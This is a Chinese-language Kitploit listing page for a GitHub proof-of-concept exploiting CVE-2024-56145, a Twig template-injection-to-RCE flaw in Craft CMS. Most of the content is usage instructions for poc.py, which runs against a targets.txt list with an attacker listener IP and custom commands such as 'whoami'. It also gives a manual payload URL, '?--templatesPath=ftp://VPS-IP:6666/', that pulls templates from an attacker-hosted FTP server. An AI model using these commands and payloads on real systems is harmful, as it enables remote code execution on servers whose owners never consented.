Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2024-56145-craftcms-rce — CVE-2024-56145 SSTI 到 RCE - twig 模板 | Kitploit
工具/GitHubGitHub/sachinart/cve-2024-56145-craftcms-rce
Payload生成漏洞分析漏洞利用Web应用程序漏洞利用渗透测试
GitHubsachinart/cve-2024-56145-craftcms-rce

CVE-2024-56145-craftcms-rce

CVE-2024-56145 SSTI 到 RCE - twig 模板

查看仓库

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享
4321年前尚未审核

再次运行脚本前,请执行

fuser -k 6666/tcp

使用方法 -

python3 poc.py -f targets.txt -i 127.0.0.1 -pr 4 -t 200

也可使用自定义命令,例如 python3 poc.py -f targets.txt -i 127.0.0.1 -c "whoami"

-i 是你的 IP 或 VPS IP(通过 ipconfig / ifconfig 获取)。

例如 - python3 poc.py -f targets.txt -i 165.22.104.140 -pr 4 -t 200

手动利用,对你拥有的目标运行上述 poc.py,你将看到包含漏洞目标的输出文件

现在呢?你有漏洞目标但想进一步操作?所以我添加了 poc2.py,用于对目标进行手动测试,如何操作? 执行 fuser -k 6666/tcp

1. 运行 poc2.py(端口 6666 启动为 FTP 服务)。

2. 在浏览器中打开 yourtarget.com/?--templatesPath=ftp://VPS-IP:6666/
3. 你将看到 -
image

作者:Chirag Artani (https://x.com/Chirag99Artani)

下载工具